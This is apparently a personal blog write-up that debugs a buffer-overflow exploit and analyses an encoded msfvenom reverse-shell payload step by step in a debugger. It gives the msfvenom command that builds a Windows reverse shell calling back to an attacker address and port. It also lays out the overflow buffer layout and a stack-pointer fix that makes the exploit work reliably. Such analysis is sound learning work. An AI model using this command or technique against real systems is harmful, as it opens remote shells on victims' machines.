
Analysis of an encoded windows/shell_reverse_tcp payload
I recently encountered some trouble with running a shellcode after a buffer overflow. The shellcode was generated with msfvenom and encoded using an encoder. The shellcode worked if I used it one way, but failed if I used it another way.
In order to understand what was happening I needed to analyse the shellcode and figure out how the decoding worked and what the shellcode was doing. I learned quite a bit from doing this and I decided I should share this with the world.
Analysis
Context: What was I trying to solve
I was exploiting an application vulnerable to a buffer overflow. This application had none of the binary exploitation protections. So no NX, ASLR, SEH and so on.
After overwriting EIP, I could see my payload in a buffer pointed to by EDX. I used mona to figure out the location of a jmp esp instruction. Which would jump into my buffer at the top of the stack. This buffer contained the instruction jmp edx which would jump to the start of the buffer where my shellcode was located.
The full buffer looked something like this:
NOP_SLIDE                   <- EDX points here
SHELLCODE
GARBAGE_DATA_FILLER
EIP                         <- Set to the address of a jmp esp gadget
JMP_EDX                     <- ESP points here
The shellcode was created with msfvenom:
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.170 LPORT=9999 -f python -b '\x00' -e "x86/call4_dword_xor"Note:
x86/shikata_ga_nai is a better encoder than x86/call4_dword_xor. However it gives problems when analysing it in a VM with a debugger. The first thing it does is use FPU instructions to figure out the current EIP. It makes a random FPU operation such as "FCMOVNE" and then obtains EIP by running "FSTENV" which places FIP (address of "FCMOVNE" call) directly on top of the stack. It then runs "pop EBX" to load that address into memory.
However, this does not work properly in an emulated environment as they don't fully support FPU instructions. This results in an all zero value placed on the stack and a crash quickly after.
You can still make this work but you will need to manually place the address of the "FCMOVNE" (or similar) instruction on the top of the stack (So overwrite the top of the stack with that address, don't add it) right before the "pop EBX" call.
This all gets very tedious very quickly so for debugging purposes I recommend using "x86/call4_dword_xor" as an encoder.
More info: http://mason.gmu.edu/~rfarley3/2014-ISC-CodeXt.pdf
More info: https://marcosvalle.github.io/re/exploit/2018/08/25/shikata-ga-nai.html
Executing the payload like this worked flawlessly. The buffer overflowed. we returned to our custom EIP, which landed us on the stack and finally jumped to EDX. However I noticed something strange at this point:

We see in the above image the debugger stopped right before the call to jmp edx. We stopped here because I inserted a 0xCC in the payload causing a breakpoint to trigger. At this stage we notice something strange. Indeed, we see our buffer is present and pointed to by EDX (We see the start of the NOP-slide). But we also notice that this buffer is nowhere near our stack.
It turns out that EDX does not point into the current stack, but instead into the buffer used to initially receive my payload (which seems to be located on the heap). This buffer was then copied onto the stack and that is where we took control by exploiting an overflow.
This got me curious and I wanted to try and jump to THIS payload instead. So I figured I would get away with a jmp -2000 to land in the nop slide of my payload that is located higher above the stack pointer.
NOTE:
The stack grows DOWN in memory but is always visualized (example in the debugger) with the smallest memory addresses on the top. So when I say something is "above" the stack. This actually means "lower in memory" but "visually above".
This is where my problems began.
Running this new payload would result in a crash every time. I could verify with the debugger that I was placing my code perfectly and that the shellcode was getting triggered. I also verified that my shellcode was fully intact. But somewhere in the execution of the shellcode, things went bad.
So here we are:
- Identical payloads
- Identical register values
- Identical NOP slides
- Identical stacks
Yet one of the payloads results in a crash, the other pops a shell every time. Time to figure out what's going on here!
Decoding
Let's pause execution at the very start of the shellcode and see how the decoding unfolds. To get some context: We are pausing execution after the following actions have taken place:
- Buffer overflowed
- Take control of EIP
- EIP returns to a
jmp espgadget - We jump to the stack which contains
jmp -2000 - This lands us in our nopslide right before our shellcode
- We put a breakpoint right here
Let's have a look at the following instructions:

We can see that the shellcode starts with the decoder functionality. The rest of the shellcode instructions are still garbage data. As we step through the decoder we can see how it gradually fixes the rest of the payload so the shellcode appears in its original form.

We can let this process continue until the full payload is decoded. We are then left with the actual shellcode and can start our analysis.

This is where it gets very interesting. We see immediately a call to a section further down in our shellcode. But if we have a look at that section, we notice it just loads arguments and prepares registers to jump back to this section immediately following the call.
What happens here is that the section following the call is a function that resolves calls to system libraries using a hash of the library and a hash of the function name. Once it has resolved the address in memory where this function resides, it jumps to it with the remaining given arguments.
This immediately poses the question: Which functions are we actually calling?
To figure this out we can put a breakpoint on the jmp eax and let our shellcode continue:

We can clearly see from the sections marked in yellow that we are going to make a call to the function KERNEL32.LoadLibraryA with the argument ws2_32.
We can also see marked in pink the code that was responsible for setting up these arguments to our "resolve" function in the first place.
Let's run through this code and note down which function calls are made by the shellcode:
- KERNEL32.LoadLibraryA("ws2_32")
- WS2_32.WSAStartup()
- WS2_32.WSASocketA(2,1,...) which is the same as WSASocketA(AF_INET, SOCK_STREAM, ...)
- Now we crash....
Wait what. Things were going so well! What caused this crash?!
Fixing the crash
This took me a little bit to figure out, but we are crashing for a very good reason here. We are about to find out why our payload was executing properly from the heap, but crashes on the stack.
To understand what is happening, all we need to do is realize the following:
- Keep in mind that the stack grows down in memory. When we jumped into our shellcode (
jump -2000) we jumped to an area that was not part of the stack.
But how is this possible you might ask? If our shellcode is on the stack, and we jump to our shellcode, then how could our shellcode be in an area that is not part of the stack?
This area WAS part of the stack. Our entire buffer was part of the stack. But as soon as the program executed the
LEAVE RETinstruction to leave the function, the stackpointer is updated because all of the function variables are now no longer required.This is the exact moment where we take over control from the application by overwriting EIP, but by that point the application has already adjusted the stack pointer to be ready for the parent function we were supposed to return to.
- We are executing from an area above the stack (so lower in memory)
- The stack will grow in the direction of our shellcode
- We just loaded a library and allocated a socket
- This probably allocated a lot of stuff on the stack
That's right. Our shellcode function calls have succesfully... overwritten our shellcode. Ooops!
Well, how do we fix this? Our shellcode was already located at the start of our buffer and pushed as far above (visually, in memory below) the stack as possible, are we just out of luck?
Of course not, the fix is actually very simple. We don't need any of the stuff that is on the stack at the moment we jump to our shellcode. So the solution becomes obvious: We move the stack.
We just insert a single instruction before our jump instruction to tell the application the stack is located above our shellcode. If the stack then grows, it will grow away from our shellcode rather than into it.
Our shellcode is located about 2000 bytes below the current stack pointer. This means the stack will grow into it (remember it grows down in memory). So we will move the stack pointer 4000 bytes down (add esp -4000). this is well below our shellcode, where it can't hurt us ever again.
NOTE: I use add with a negative value rather than sub with a positive value. This avoids having 0x00 bytes in my shellcode.
The final payload becomes:
NOP_SLIDE                   <- start of our buffer
SHELLCODE
GARBAGE_DATA_FILLER
EIP                         <- Set to the address of a jmp esp gadget
SUB_ESP_4000                <- ESP points here
JMP_BACK_2000
And this pops us a shell every time!
Finish the shellcode analysis
Finally. We managed to fix our problem and getting our shellcode to work.
But after all that I at least wanted to finish what we started and figure out what the remaining shellcode function calls were. So we set our breakpoint and have a look:
- KERNEL32.LoadLibraryA("ws2_32")
- WS2_32.WSAStartup()
- WS2_32.WSASocketA(AF_INET, SOCK_STREAM, ...)
- WS2_32.connect(...)
And that's all. This of course makes a lot of sense. We load the library for using sockets, we build the socket and we connect with it to our attacker machine.
I had a lot of fun figuring out what goes on behind the scenes. If you have any remarks or questions feel free to send me an email at vanhoofpolle@gmail.com